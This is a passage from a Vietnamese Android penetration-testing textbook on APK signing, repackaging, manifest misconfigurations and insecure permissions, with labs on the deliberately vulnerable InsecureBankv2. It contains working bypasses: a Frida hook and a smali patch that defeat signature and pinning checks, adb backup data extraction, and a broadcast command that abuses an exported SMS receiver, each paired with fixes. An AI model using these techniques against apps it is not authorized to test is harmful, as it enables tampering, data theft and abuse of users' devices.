v2	24 (Nougat)	Toàn bộ nội dung file dưới dạng một block giữa content và ZIP central directory	Ra đời để vá Janus; nhanh hơn, an toàn hơn
v3	28 (Pie)	Như v2 + key rotation	Cho đổi signing key mà thiết bị vẫn tin ngược về key cũ
v4	30 (R)	Ký incremental (streaming install)	Luôn đi kèm v2/v3, phục vụ cài đặt phân mảnh

17.3.1 Janus (CVE-2017-13156) — vì sao v1 nguy hiểm

v1 chỉ verify **nội dung của từng entry đã khai báo** chứ không verify toàn bộ cấu trúc byte của file. Janus lợi dụng đúng điểm này: nó nối thêm một file `.dex` cũ vào **đầu** một APK đã ký v1. File vẫn pass verify của v1, nhưng Dalvik/ART trên Android 5.0–8.0 lại đọc nhầm phần DEX chèn thêm và chạy **một đoạn code hoàn toàn khác**. v2 chặn được đòn này vì nó ký **toàn bộ byte** của file, nên mọi chèn thêm đều lập tức phá vỡ chữ ký.

! Hệ quả pentest

Một APK **chỉ ký v1** (không có v2/v3) sẽ có nguy cơ dính Janus trên thiết bị cũ. Đây là một finding **M8/M7 độc lập**: bạn không cần tự chứng minh khai thác vì lỗi đã được CVE hoá, chỉ cần chỉ ra scheme đang dùng bằng `apksigner verify --verbose` là đủ.

17.4 Kiểm tra chữ ký

17.4.1 `apksigner verify` — scheme nào đang dùng, ký bởi ai

```
# Liệt kê scheme v1/v2/v3 nào bật/tắt
apksigner verify --verbose app.apk
# Verified using v1 scheme (JAR signing): true
# Verified using v2 scheme (APK Signature Scheme v2): true
# Verified using v3 scheme (APK Signature Scheme v3): false

# In certificate của signer (subject, SHA-256 digest) – bắt debug key ở đây
apksigner verify --print-certs app.apk
```

Cách đọc output rất đơn giản: nếu chỉ có v1 thì app có nguy cơ dính Janus (§17.3.1), còn nếu có thêm v2/v3 thì an toàn hơn. Riêng certificate `CN=Android Debug, O=Android, C=US` xuất hiện trên **bản release** là một finding, bởi bất kỳ ai cũng có thể ký giả bằng debug key đó.

17.4.2 `keytool` — soi chi tiết certificate

```
# Xem certificate trong keystore của mình
keytool -list -v -keystore my-release-key.keystore

# Xem certificate đã trích từ APK (CERT.RSA)
keytool -printcert -file META-INF/CERT.RSA
# Owner: CN=..., Valid from: ..., SHA256: ... ← chính là hash app tự so khi anti-tamper
```

! Debug key giống hệt nhau trên mọi máy

Mấy dev nào cũng có `~/.android/debug.keystore` với alias `androiddebugkey` và password `android`, và bộ này **y hệt nhau ở khắp mọi nơi**. Vì vậy một app release ký bằng debug key đồng nghĩa với chữ ký chẳng chứng minh được nguồn gốc gì cả.

17.5 Signature-based permission

Cách **đúng đắn** để bảo vệ IPC giữa các app cùng một nhà phát triển là dùng custom permission với `protectionLevel="signature"`, khi đó chỉ những app **được ký cùng certificate** mới gọi được:

```
<permission
  android:name="com.example.bank.permission.TRANSFER_MONEY"
  android:protectionLevel="signature" />

<service android:name=".TransferService"
  android:exported="true"
  android:permission="com.example.bank.permission.TRANSFER_MONEY" />
```

protectionLevel	Ai gọi được	Ghi chú
<code>normal</code>	Mọi app tự xin	Coi như không bảo vệ
<code>dangerous</code>	Cần user đồng ý runtime	Vẫn xin được nếu user Allow
<code>signature</code>	Chỉ app ký cùng cert	Baseline đúng cho IPC nội bộ
<code>knownSigner</code> (API 31+)	App có digest cert đã khai trước	Linh hoạt hơn <code>signature</code>

! Bẫy protectionLevel mặc định

Nếu quên khai `android:protectionLevel`, giá trị sẽ **âm thầm rơi về** `normal`: khi đó bất kỳ app nào cũng chỉ cần tự thêm `<uses-permission>` là gọi được, dù service "trông như" đã được bảo vệ. Vì vậy khi audit, hãy luôn tra `protectionLevel` của **mọi** custom permission (CWE-926 / CWE-280).

17.6 Vì sao repackaging phải ký lại — và cách ký

Vì hash của mọi file đều nằm trong `META-INF/`, mọi sửa đổi đều phá vỡ chữ ký gốc và khiến Android từ chối APK. Bản thân `apktool b` chỉ **đóng gói** lại chứ không tự ký, nên nếu quên ký lại bạn sẽ gặp `INSTALL_PARSE_FAILED_NO_CERTIFICATES`.

```
apktool b app -o patched.apk # 1) build lại
zipalign -v 4 patched.apk patched-aligned.apk # 2) căn 4-byte (trước khi ký với apksigner)

# 3) ký - apksigner (khuyến dùng, tạo v2/v3)
keytool -genkey -v -keystore my.keystore -alias myalias -keyalg RSA -keysize 2048 -validity 10000
apksigner sign --ks my.keystore --ks-key-alias myalias patched-aligned.apk
apksigner verify --verbose patched-aligned.apk # Verified using v1/v2/v3 scheme: true

adb uninstall com.app.target && adb install -r patched-aligned.apk # 4) gỡ bản gốc (cert khác) rồi cài
```

Cách cổ điển dùng `jarsigner` cùng debug key vẫn dùng được (nhưng chỉ tạo ra v1), và khi đó bước align phải làm sau cùng. Vì cert của bạn khác với bản gốc, Android sẽ **không cho update đề**, nên bạn buộc phải `adb uninstall` trước.

17.7 Phát hiện app không kiểm chữ ký (tamper detection yếu)

Với app **có** anti-tamper, bản gốc chạy ổn nhưng bản repack (dù chỉ build lại mà không sửa gì) sẽ **crash ngay khi mở**. Còn với app **không** kiểm chữ ký, bản ký lại vẫn chạy bình thường, và đây chính là điểm yếu M7 mà pentester cần ghi vào report.

17.7.1 Self-signature check trông thế nào

```
Signature[] sigs = getPackageManager()
    .getPackageInfo(getPackageName(), PackageManager.GET_SIGNATURES).signatures;
String actualHash = sha256(sigs[0].toByteArray());
if (!actualHash.equals(EXPECTED_SIGNATURE_HASH)) { // static final String
    finish(); // thoát nếu bị ký lại
}
```

Vì bạn ký lại bằng key khác nên `actualHash` sẽ đổi, check fail và app tự thoát. Đây cùng một khuôn mẫu với `isRooted()`, chỉ khác ở chỗ input lần này là một `Signature` object.

17.7.2 Bảng các kiểu tamper/integrity check

Kiểu	App làm gì	Grep / dấu hiệu
Signature check	Đọc chữ ký runtime, so hash hardcoded	<code>getPackageInfo</code> , <code>GET_SIGNATURES</code> , <code>signatures[0]</code>
Integrity/CRC	Hash <code>classes.dex</code> , so hằng số	<code>MessageDigest</code> trên <code>.dex</code> , CRC
Installer check	Bắt cài từ Play Store	<code>getInstallerPackageName == com.android.vending</code>

17.7.3 Bypass khi check chặn bạn

```
// Frida hook - trả về chữ ký gốc / ép check pass
Java.perform(function () {
    var PM = Java.use('android.app.ApplicationPackageManager');
    // hoặc hook thẳng hàm so hash, ép trả true
    var Verifier = Java.use('com.target.app.TamperCheck');
    Verifier.isSignatureValid.implementation = function () { return true; };
});
```

Luôn có hai đường để bypass: **patch smali** để ép method check trả về "hợp lệ", hoặc **Frida hook** vào `getPackageInfo` hay hàm so hash. Cần lưu ý là một số app **đẩy signature check xuống tận native** `.so`, khi đó bạn phải patch hoặc hook trong Ghidra/Frida chứ không còn thấy nó ở tầng Java nữa.

! Mẹo cô lập nguyên nhân

Khi bạn repack crash, hãy thử **repack lại mà không sửa gì** rồi cài. Nếu ngay cả bản nguyên vẹn này cũng crash thì chắc chắn app có anti-tamper, chứ không phải do bản patch của bạn bị lỗi.

17.8 Liên hệ certificate pinning (CWE-295)

Signature check bảo vệ **chính binary của app**, còn certificate pinning bảo vệ **kênh mạng**: app chỉ tin đúng certificate hoặc public key của server đã được ghim sẵn, nhờ đó chống MITM. Về bản chất cả hai đều là những "if bảo mật client-side" cùng một khuôn, nên cách xử lý cũng giống nhau: đọc jadx để tìm hàm check, rồi patch smali hoặc Frida hook để ép bỏ qua.

```
# CertificatePinner.check(...) ném exception khi cert sai → patch return ngay đầu
.method public check(Ljava/lang/String;Ljava/util/List;)V
    .locals 0
    return-void    # code kiểm tra bên dưới không bao giờ chạy
.end method
```

CWE-295 (Improper Certificate Validation) bao trùm cả hai hướng lỗi thường gặp. Thứ nhất là khi app **không** pinning mà lại còn có `checkServerTrusted` rỗng hoặc `TrustManager` tự chế chấp nhận mọi cert, khiến MITM trở nên dễ dàng; đây là trường hợp *thiếu* validation và chính là một finding. Thứ hai là khi app **có** pinning, nhưng lúc này nó lại là rào cản mà bạn phải gỡ để test được backend. Cách kiểm nhanh xem app có pinning hay không là cài Burp CA rồi mở app: nếu app crash hoặc báo "Connection error" ngay khi bật proxy thì đó là dấu hiệu có pinning.

17.9 Câu hỏi tự kiểm tra

1. Nêu vai trò của `MANIFEST.MF`, `CERT.SF`, `CERT.RSA` trong chữ ký v1.
2. Janus (CVE-2017-13156) khai thác điểm yếu nào của scheme v1? Vì sao v2 chặn được?
3. Lệnh nào cho biết một APK dùng scheme v1/v2/v3 nào, và lệnh nào in certificate của signer?
4. Vì sao app release ký bằng debug key là một finding? Debug key có gì đặc biệt?
5. `protectionLevel="signature"` khác `normal` / `dangerous` thế nào? Chuyện gì xảy ra nếu dev quên khai `protectionLevel`?
6. Vì sao repackage bắt buộc ký lại, và vì sao phải `adb uninstall` bản gốc trước khi cài bản patch?
7. Làm sao phân biệt app **có** anti-tamper với app **không** kiểm chữ ký? Mẹo cô lập là gì?
8. Self-signature check hoạt động ra sao và hai cách bypass là gì? Nếu check nằm trong `.so` thì phải dùng tool nào?
9. Phân biệt vai trò của signature check và certificate pinning. CWE-295 bao trùm những dạng lỗi nào?

Chương 18 — Các cấu hình sai phổ biến & Best Practices bảo mật Android (Common Security Misconfigurations and Android Security Best Practices)

S Mục tiêu

Chương này giúp bạn nhận diện những **security misconfiguration** hay gặp nhất, gồm `android:debuggable="true"`, `allowBackup="true"`, cleartext traffic, component `exported` thừa, `network_security_config` sai và `minSdkVersion` thấp, thông qua việc đọc `AndroidManifest.xml` cùng các cấu hình đi kèm. Mỗi misconfig sẽ được trình bày theo mạch "**rủi ro** → **cách khai thác** → **fix**", và chương khép lại bằng một checklist best practices/hardening. Toàn bộ được ánh xạ sang **OWASP Mobile M8 (Security Misconfiguration)** cùng các CWE liên quan.

18.1 Vì sao misconfiguration là mảng dễ ăn nhất

Rất nhiều finding thuộc nhóm "config" nằm gọn trong **một dòng manifest** duy nhất, không cần đọc lấy một dòng code logic nào. Chúng phổ biến trước hết vì Android **mặc định mở** khá nhiều thứ, chẳng hạn IPC khi có `intent-filter`, backup, hay cleartext ở minSdk thấp, trừ khi dev chủ động khoá lại; và một phần vì dev hay để sót các cờ debug hoặc backup còn lại từ giai đoạn phát triển. Đây là mảng ánh xạ thẳng sang **OWASP Mobile M8**, và cũng thường là những điểm đầu tiên mà một scanner như MobSF flag ra.

Cần lưu ý chỉ `apktool` mới giải nén được `AndroidManifest.xml`, bởi trong APK nó nằm ở dạng **binary** chứ không đọc được bằng text editor thông thường:

```
apktool d app.apk -o app_smali # → AndroidManifest.xml đọc được + smali + res
```

```
# Sàng nhanh mọi cờ config nguy hiểm trong manifest
$m = "app_smali\AndroidManifest.xml"
Select-String $m -Pattern 'debuggable="true"|allowBackup="true"|usesCleartextTraffic="true"'
Select-String $m -Pattern 'exported="true"'
Select-String $m -Pattern 'protectionLevel|networkSecurityConfig|minSdk'
```

18.2 `android:debuggable="true"`

Rủi ro. Cờ này cho phép gắn debugger (Android Studio hoặc `jdb`) vào app để đặt breakpoint, dump biến runtime và đọc ghi bộ nhớ; đặc biệt nó còn cho phép dùng `adb shell run-as <pkg>` để đọc thẳng file nội bộ **mà không cần root**.

```
# App debuggable → đọc SharedPreferences không cần root
adb shell run-as com.android.insecurebankv2 cat shared_prefs/mySharedPreferences.xml
```

Trên **bản release**, đây là một finding rõ ràng. Cần lưu ý rằng manifest có thể không khai `debuggable`, nhưng **debug variant** do Gradle build thường tự chèn `debuggable=true` vào, nên hãy luôn kiểm bằng công cụ thay vì phỏng đoán:

```
aapt dump badging app.apk | grep application-debuggable
```

CWE-489 (Active Debug Code). Fix: đảm bảo `android:debuggable="false"` (hoặc cứ để mặc định ở release build với `debuggable false`), và tuyệt đối không ship debug build ra production.

18.3 `android:allowBackup="true"`

Rủi ro. Cờ này cho phép `adb backup` trích **toàn bộ** `/data/data/<pkg>` (gồm SharedPreferences và DB) ra ngoài **mà không cần root**, đồng thời còn cuốn data lên **cloud backup** tự động của Google hay Samsung. Chỉ một dòng manifest thôi đã đủ tạo thành một lỗ rò dữ liệu.

```
adb backup -f loot.ab com.android.insecurebankv2          # trích toàn bộ private data
dd if=loot.ab bs=1 skip=24 | python -c "import zlib,sys;sys.stdout.write(zlib.decompress(sys.stdin.read()))" > loot.tar
tar xvf loot.tar      # → apps/<pkg>/sp/<file>.xml
```

Ở minSdk thấp, nếu không khai thì `allowBackup` mặc định là `true`, nên ngay cả việc "thiếu khai" cũng đã là rủi ro. **CWE-530 / CWE-312**.
Fix: đặt `android:allowBackup="false"`, hoặc dùng `fullBackupContent` /backup rules để **loại trừ** các file nhạy cảm; với data không được phép backup thì đặt vào `no_backup/` (`getNoBackupFilesDir()`).

18.4 Cleartext traffic

Rủi ro. `android:usesCleartextTraffic="true"` (hoặc mặc định là true ở minSdk thấp) cho phép toàn app dùng HTTP plaintext, khiến attacker trên đường mạng có thể đọc và sửa traffic mà **không cần bypass pinning**, đơn giản vì vốn **chẳng có HTTPS nào cả**. InsecureBankv2 giao tiếp với backend Flask qua **HTTP thuần** đúng theo dạng này.

CWE-319 (Cleartext Transmission). Ảnh xạ sang **OWASP M5 (Insecure Communication)**. **Fix:** tắt cleartext bằng `usesCleartextTraffic="false"`, bắt buộc HTTPS/TLS cho mọi endpoint, và khai `network_security_config` để chặn cleartext theo từng domain.

18.5 Component `exported` thừa

Rủi ro. Một component `exported="true"` (hoặc **exported ngầm** khi có `<intent-filter>` mà không khai `exported="false"`) cho phép app khác gọi thẳng vào nó, mở đường cho auth bypass, intent injection, provider SQLi hay broadcast giả.

```
<activity android:name=".PostLogin" android:exported="true"/>
<provider android:name=".TrackUserContentProvider"
    android:authorities="com.android.insecurebankv2.TrackUserContentProvider"
    android:exported="true" />  <!-- không permission nào -->
```

! Đừng chỉ grep mỗi `exported="true"`

Một component có `<intent-filter>` mà thiếu `exported="false"` sẽ **mặc định là exported** (trên Android < 12). Ngoài ra, `targetSdkVersion ≤ 16` còn khiến **mọi provider** đều exported bất kể có intent-filter hay không. Vì vậy bạn phải suy luận theo ngữ cảnh chứ đừng chỉ grep chuỗi.

CWE-926 (Improper Export of Component). **Fix:** đặt `exported="false"` cho mọi component không cần lộ ra ngoài; còn với component buộc phải lộ thì bảo vệ nó bằng `android:permission` kèm `protectionLevel="signature"`.

18.6 `network_security_config` sai

Rủi ro. File `res/xml/network_security_config.xml` khai sai làm suy yếu TLS:

```
<!-- ✗ chấp nhận CA do user cài (Burp CA) + cho cleartext -->
<network-security-config>
  <base-config cleartextTrafficPermitted="true">
    <trust-anchors>
      <certificates src="user"/>  <!-- MITM dễ: tin CA user cài -->
    </trust-anchors>
  </base-config>
</network-security-config>
```

Khi `trustAnchors` bao gồm `user`, bất kỳ CA nào mà người dùng (hoặc attacker) cài vào đều được tin, mở đường cho MITM; còn `cleartextTrafficPermitted="true"` thì mở luôn HTTP. **CWE-295 / CWE-319**. **Fix:** chỉ trust `system` CA, đặt `cleartextTrafficPermitted="false"`, và cân nhắc thêm pinning qua `<pin-set>`.

18.7 `minSdkVersion` thấp

Rủi ro. `minSdkVersion` thấp nghĩa là app còn chạy được trên các bản Android cũ, kéo theo nhiều **default kém an toàn** (cleartext bật, backup bật, chưa có scoped storage, hay lỗi `addJavascriptInterface` reflection RCE trước API 17) cùng **nhiều lỗ nền tảng cũ vẫn còn**

khai thác được. CWE-1104 / CWE-937. Fix: nâng `minSdkVersion` lên mức được hỗ trợ hợp lý (thường $\geq 24-26$), đồng thời đừng ỷ vào default an toàn của bản mới mà hãy khai tường minh mọi cờ.

18.8 Bảng tổng hợp: misconfig → rủi ro → fix

Misconfiguration	Rủi ro / khai thác	OWASP-CWE	Fix
<code>debuggable="true"</code> (release)	<code>run-as</code> đọc file nội bộ không cần root, attach debugger	M8-CWE-489	<code>debuggable=false</code> , không ship debug build
<code>allowBackup="true"</code> / thiếu khai	<code>adb backup</code> trích <code>/data</code> , lên cloud backup	M8-CWE-530/312	<code>allowBackup=false</code> hoặc backup rules loại trừ
<code>usesCleartextTraffic="true"</code>	MITM đọc/sửa HTTP không cần bypass pinning	M5-CWE-319	Bắt buộc HTTPS, chặn cleartext
<code>exported</code> thừa / ngầm	Auth bypass, intent injection, provider SQLi	M8-CWE-926	<code>exported=false</code> hoặc <code>permission=signature</code>
<code>network_security_config</code> sai (<code>user</code> CA / cleartext)	Tin CA attacker → MITM	M5-CWE-295/319	Chỉ trust <code>system</code> , tắt cleartext, pin
<code>protectionLevel="normal"</code> cho custom permission	App bất kỳ tự xin → coi như không bảo vệ	M8-CWE-280	Dùng <code>protectionLevel="signature"</code>
<code>minSdkVersion</code> thấp	Default kém an toàn + lỗ nền tảng cũ	M8-CWE-1104	Nâng minSdk, khai tường minh mọi cờ
Chỉ ký scheme v1	Nguy cơ Janus (CVE-2017-13156)	M8-CWE-347	Ký v2/v3 (Chương 17)
Thiếu <code>FLAG_SECURE</code>	Ảnh recent-apps / screenshot lộ màn nhạy cảm	M8-CWE-200	<code>getWindow().setFlags(FLAG_SECURE)</code> cho màn nhạy cảm
Over-permission	Tăng attack surface, rò PII	M6-CWE-250	Least-privilege, xoá quyền không dùng

18.9 Checklist best practices & hardening

! Checklist đọc manifest khi audit

Với mỗi APK, kiểm nhanh: `android:exported` (mọi component), `android:permission` + `protectionLevel`, `allowBackup`, `debuggable`, `usesCleartextTraffic`, `networkSecurityConfig`, `minSdkVersion` / `targetSdkVersion`, và danh sách `uses-permission` (quyền nào quá rộng so với chức năng?).

Hardening cho dev (và là baseline pentester kỳ vọng thấy):

- **Storage:** không lưu secret plaintext trong SharedPreferences/DB; dùng Android Keystore cho key; `allowBackup=false` hoặc loại trừ file nhạy cảm.
- **Network:** HTTPS bắt buộc, `cleartextTrafficPermitted=false`, chỉ trust `system` CA, cân nhắc certificate pinning.
- **IPC:** `exported=false` mặc định; component nội bộ cùng dev bảo vệ bằng `protectionLevel="signature"`; không tin extras/ `selection` từ ngoài.
- **Build:** tắt `debuggable`, bật ProGuard/R8 (`minifyEnabled true`), ký v2/v3, không dùng debug key cho release.
- **UI:** `FLAG_SECURE` cho màn nhạy cảm; chống tapjacking cho màn có hành động quan trọng.
- **Permission:** least-privilege — chỉ xin quyền thực sự dùng; kiểm luồng runtime permission (Deny / Don't ask again).
- **Resilience:** root/emulator/tamper detection (làm chậm attacker, không phải chống tuyệt đối); server-side validation cho mọi quyết định bảo mật.

! Giới hạn của "sandbox" và các anti-* control

"Sandbox" chỉ chặn được app thường không đặc quyền, chứ **không** chặn nổi attacker có truy cập vật lý (②) hay đã root máy (⑤). Tương tự, anti-root và anti-Frida cũng chỉ **làm chậm** attacker. Chính vì vậy, hardening thật sự nằm ở hai điều: **không đặt secret ở client** và **kiểm tra mọi thứ ở server**.

18.10 Câu hỏi tự kiểm tra

1. Vì sao misconfiguration là trục điểm "dễ ăn"? Công cụ nào giải nén `AndroidManifest.xml` binary?
2. `android:debuggable="true"` cho attacker làm gì mà không cần root? Vì sao phải kiểm bằng `aapt` thay vì đọc manifest?
3. `allowBackup="true"` dẫn tới rủi ro gì? Nêu quy trình `adb backup` trích data và cách fix.
4. Vì sao cleartext traffic khiến "không cần bypass pinning"? Map OWASP nào, fix ra sao?
5. Khi nào một component exported **ngầm** dù không khai `exported="true"`? Cho hai trường hợp.
6. Một `network_security_config.xml` sai trông thế nào và vì sao nó giúp MITM dễ hơn?
7. `minSdkVersion` thấp mở ra những rủi ro nào ngoài "chạy trên máy cũ"?
8. Điền bảng misconfig → rủi ro → fix cho ba cấu hình bất kỳ (không nhìn lại note).
9. Vì sao "sandbox" và anti-root chỉ là biện pháp làm chậm? Hardening thật nằm ở đâu?

Chương 19 — Quyền không an toàn (Insecure Permissions)

§ Mục tiêu

Chương này giúp bạn audit toàn bộ permission model của một app Android dưới góc nhìn pentester. Bạn sẽ học cách nhận diện app xin quyền vượt nhu cầu (over-privileged), phát hiện những `dangerous permission` thừa, và quan trọng nhất là những custom permission có `protectionLevel` yếu khiến một component tưởng chừng được bảo vệ nhưng thực ra app nào cũng gọi được. Chương cũng đi sâu vào permission re-delegation (confused deputy), quy trình audit kết hợp `aapt`, manifest và `dumppsys`, cùng cách vá cho đúng. Ảnh xạ sang OWASP Mobile Top 10 2024: **M6 — Inadequate Privacy Controls** và **M3 — Insecure Authorization**; về CWE là CWE-250 (Execution with Unnecessary Privileges) và CWE-276 (Incorrect Default Permissions).

19.1 Vì sao permission là một attack surface, không chỉ là chuyện "xin quyền"

Trong mô hình sandbox của Android, mỗi app là một Linux user với UID riêng, và ranh giới tin cậy giữa các app được thực thi bằng ba cơ chế: UID, chữ ký (signature) và **permission**. Bởi vậy permission không đơn thuần là hộp thoại "Allow/Deny" mà người dùng bấm; nó là **hàng rào phân quyền** quyết định app nào chạm được vào tài nguyên nào, cũng như vào component nào của ai.

Pentester quan tâm tới hai hướng đối xứng với nhau:

- **App xin quá nhiều quyền** so với chức năng thật (nhìn vào các khai báo `uses-permission`). Điều này vi phạm nguyên tắc least privilege và làm thiệt hại lan rộng hơn một khi app bị compromise (CWE-250).
- **App bảo vệ component của mình quá lỏng**, chẳng hạn custom `<permission>` để `protectionLevel` yếu hoặc quên khai hẳn, khiến app khác gọi thẳng được vào IPC nội bộ (CWE-276).

Cả hai vấn đề đều lộ ra ngay trong `AndroidManifest.xml` — file đầu tiên mà pentester mở ra sau khi reverse APK.

19.2 Bốn protection level và cái bẫy mặc định `normal`

Android phân loại permission theo `protectionLevel`. Dưới đây là bảng đầy đủ mà bạn cần thuộc:

Level	AI được cấp	Ghi chú bảo mật
<code>normal</code>	Tự cấp lúc cài, không hỏi user	Không bảo vệ gì đáng kể — mọi app tự thêm <code><uses-permission></code> là có
<code>dangerous</code>	Cần user đồng ý (runtime từ API 23)	Nhóm nhạy cảm: SMS, Camera, Contacts, Location
<code>signature</code>	Chỉ app ký cùng certificate	Cách đúng để bảo vệ IPC nội bộ giữa app cùng nhà phát triển
<code>signatureOrSystem</code> (deprecated)	Như <code>signature</code> hoặc app trong <code>/system</code>	OEM dùng cho app hệ thống
<code>knownSigner</code> (API 31+)	App có certificate digest khai trước	Linh hoạt hơn <code>signature</code> , tin cậy nhiều bên đã biết

! Bẫy chí mạng: `protectionLevel` mặc định là `normal`

Khi dev khai một `<permission>` tự định nghĩa mà **quên** thuộc tính `android:protectionLevel`, Android âm thầm gán nó về `normal`. Hệ quả là component "được bảo vệ" bằng permission đó thực chất lại mở cho mọi app, bởi app nào cũng có thể tự khai `<uses-permission>` để lấy quyền `normal` mà không cần user xác nhận, cũng chẳng cần cùng chữ ký. Đây là một ca CWE-276 (Incorrect Default Permissions) kinh điển.

Ví dụ: custom permission bảo vệ một Service

```
<!-- ❌ SAI: protectionLevel mặc định = normal (dù có khai hay không) -->
<permission
    android:name="com.example.bank.permission.TRANSFER_MONEY"
    android:protectionLevel="normal" />

<service
    android:name=".TransferService"
    android:exported="true"
    android:permission="com.example.bank.permission.TRANSFER_MONEY" />
```

App tấn công chỉ cần thêm đúng một dòng vào manifest của **chính nó**, rồi gọi thẳng service:

```
<uses-permission android:name="com.example.bank.permission.TRANSFER_MONEY" />
```

Vì quyền **normal** được cấp tự động lúc cài, app độc hại lập tức gọi được **TransferService**, và hàng rào permission trở nên vô nghĩa. Cấu hình đúng phải như sau:

```
<!-- ✅ ĐÚNG: signature → chỉ app ký CÙNG certificate mới xin được quyền -->
<permission
    android:name="com.example.bank.permission.TRANSFER_MONEY"
    android:protectionLevel="signature" />

<service
    android:name=".TransferService"
    android:exported="true"
    android:permission="com.example.bank.permission.TRANSFER_MONEY" />
```

! Quy tắc khi audit

Đừng bao giờ dừng lại ở suy nghĩ "component này có **android:permission** nên chắc là an toàn". Hãy luôn truy ngược về khối **<permission ... android:protectionLevel="...">** tương ứng để kiểm tra level thật. Với **normal** thì coi như không có bảo vệ; với **dangerous** thì user vẫn có thể bị lừa bấm Allow; chỉ **signature** và **knownSigner** mới thực sự chặn được app lạ.

19.3 Over-privileged app và dangerous permission thừa

App xin quyền vượt nhu cầu là một finding thuộc **M6 (Inadequate Privacy Controls)**. Cách phát hiện gồm ba bước: liệt kê mọi **uses-permission**, đối chiếu với những chức năng mà app thực sự phô ra, rồi grep code decompile để tìm sink thật sự dùng tới quyền đó.

InsecureBankv2 là ví dụ điển hình: một app "ngân hàng" nhưng lại khai một loạt quyền chẳng liên quan gì.

Permission	Rủi ro / dấu hiệu
SEND_SMS	Receiver exported đọc extra từ Intent bên ngoài rồi gửi SMS chứa mật khẩu; một quyền nhạy cảm bị nổi thẳng vào component mở
READ_CONTACTS / GET_ACCOUNTS / READ_CALL_LOG / READ_PHONE_STATE	Khai trong manifest nhưng khi decompile không thấy sink nào rõ ràng ; đây là dấu hiệu over-permission kinh điển
WRITE_EXTERNAL_STORAGE	Ghi file ra /sdcard (world-readable), kết hợp thành lỗi insecure storage

Để xác nhận một **dangerous permission** có được dùng thật hay chỉ là quyền "quên xóa từ code mẫu", hãy grep các API tương ứng.

```
# Sau khi jadx -d out app.apk
grep -rn "ContactsContract" out/ # READ_CONTACTS có dùng thật?
grep -rn "CallLog" out/ # READ_CALL_LOG
grep -rn "TelephonyManager" out/ # READ_PHONE_STATE
grep -rn "SmsManager" out/ # SEND_SMS
```

! Không thấy sink cũng là một finding

Nếu một permission `dangerous` được khai nhưng không có API nào tiêu thụ nó, đây vẫn là finding M6, bởi app đã mở rộng bề mặt tấn công và làm phiền user một cách vô ích. Còn nếu **có** sink mà sink đó lại nằm trong một component exported không kiểm tra caller thì finding nghiêm trọng hơn nhiều (permission re-delegation, xem 19.5).

Runtime permission model (API 23+) và các luồng cần test

Từ API 23 trở đi, mỗi `dangerous permission` phải được xin lúc chạy qua `requestPermissions()`, và user bấm Allow/Deny cho từng quyền. App để `targetSdkVersion < 23` vẫn theo luật cũ, tức cấp hết lúc cài dù đang chạy trên máy mới; riêng điều này đã là dấu hiệu của một app lỗi thời. Có vài luồng bạn cần kiểm thử:

- **Từ chối rồi thử lại:** app xử lý đúng hay bị crash?
- **Từ chối vĩnh viễn** (chọn "Don't ask again" sau hai lần từ chối): nhiều app xử lý sai ở tình huống này. Có app crash, có app lại **âm thầm bỏ qua** bước kiểm tra quyền rồi thực hiện hành vi bằng con đường khác (ví dụ ước lượng vị trí qua IP thay vì GPS) mà không hề báo cho user.

19.4 Audit permission bằng aapt, manifest và dumpsys

Có ba nguồn dữ liệu, và chúng bổ sung cho nhau:

```
# 1) aapt - đọc permission tĩnh trực tiếp từ APK (không cần cài)
aapt dump permissions InsecureBankv2.apk
# hoặc aapt2 dump permissions InsecureBankv2.apk

# 2) apktool - decode manifest binary để đọc protectionLevel của custom permission
apktool d InsecureBankv2.apk -o ibv2_src
grep -iE "uses-permission|<permission|protectionLevel|android:permission" ibv2_src/AndroidManifest.xml

# 3) dumpsys - trạng thái permission thật của app ĐÃ CÀI (granted hay chưa)
adb shell dumpsys package com.android.insecurebankv2 | grep -iE "requested permissions|granted=true" -A1

# Liệt kê mọi permission nhóm "dangerous" mà hệ thống biết
adb shell pm list permissions -d -g
```

i Vì sao cần dùng cả ba

`aapt` và `apktool` cho bạn bức tranh **tĩnh**: app khai xin những quyền gì, và bảo vệ component bằng permission nào. `dumpsys` lại cho bức tranh **runtime**: quyền nào đã thực sự được cấp. Riêng custom permission và `protectionLevel` chỉ đọc chính xác qua manifest đã decode, vì `aapt dump permissions` liệt kê được `uses-permission` nhưng không phải lúc nào cũng hiển thị đầy đủ level của permission tự định nghĩa.

Với custom permission, hãy chạy thêm lệnh sau để thấy level thật mà hệ thống ghi nhận:

```
adb shell pm list permissions -f | grep -A3 "com.android.insecurebankv2"
```

19.5 Permission re-delegation — confused deputy (CWE-441)

Đây là lớp lỗ hổng tinh vi nhất trong cả chương. **Permission re-delegation** xảy ra khi một component đang có một quyền (đóng vai deputy) thực hiện hành vi thay cho caller mà **không kiểm tra xem caller có quyền tương ứng hay không**. Kết quả là một app hoàn toàn không xin quyền đó vẫn "mượn" được hành vi. Đây chính là mẫu confused deputy, ánh xạ sang CWE-441 (Unintended Proxy or Intermediary).

```

App tấn công (KHÔNG có quyền X)
  | gọi component exported
  v
Component nạn nhân (CÓ quyền X, không check caller)
  | thực hiện hành vi cần quyền X thay cho caller
  v
Tài nguyên được bảo vệ bởi quyền X ← bị truy cập gián tiếp

```

Ví dụ thực tế

Component `ViewStatement` (exported) của `InsecureBankv2` có sẵn `WRITE_EXTERNAL_STORAGE` để ghi file sao kê ra `/sdcard`, nhưng nó lại **không sanitize username** trước khi ghép vào đường dẫn. Một app khác chẳng hề xin `WRITE_EXTERNAL_STORAGE` vẫn ghi được file tùy ý chỉ bằng cách gọi component với username chứa `../`; đây là confused deputy kết hợp với path traversal.

SMS cũng có mẫu tương tự: một receiver exported có `SEND_SMS` và gửi SMS dựa trên extra do caller cung cấp. App tấn công không có `SEND_SMS` nhưng vẫn khiến app nạn nhân gửi SMS thay cho mình.

```

# App tấn công không khai SEND_SMS, nhưng ép app nạn nhân (có SEND_SMS) gửi hộ
adb shell am broadcast -n com.android.insecurebankv2/.MyBroadCastReceiver \
  --es phonenummer 5554 --es newpass hacked123

```

! Vì sao lỗi này nguy hiểm

Attacker vượt qua được chính hàng rào permission mà không cần ai cấp quyền cho mình. Manifest của app tấn công trông rất "sạch" vì không xin quyền nhạy cảm nào, nên những công cụ chỉ soi `uses-permission` của app tấn công sẽ bỏ sót. Nguyên nhân gốc nằm ở **app nạn nhân**: nó đóng vai deputy, thực hiện hành vi đặc quyền mà không xác thực caller.

Cách nhận diện trong code decompile

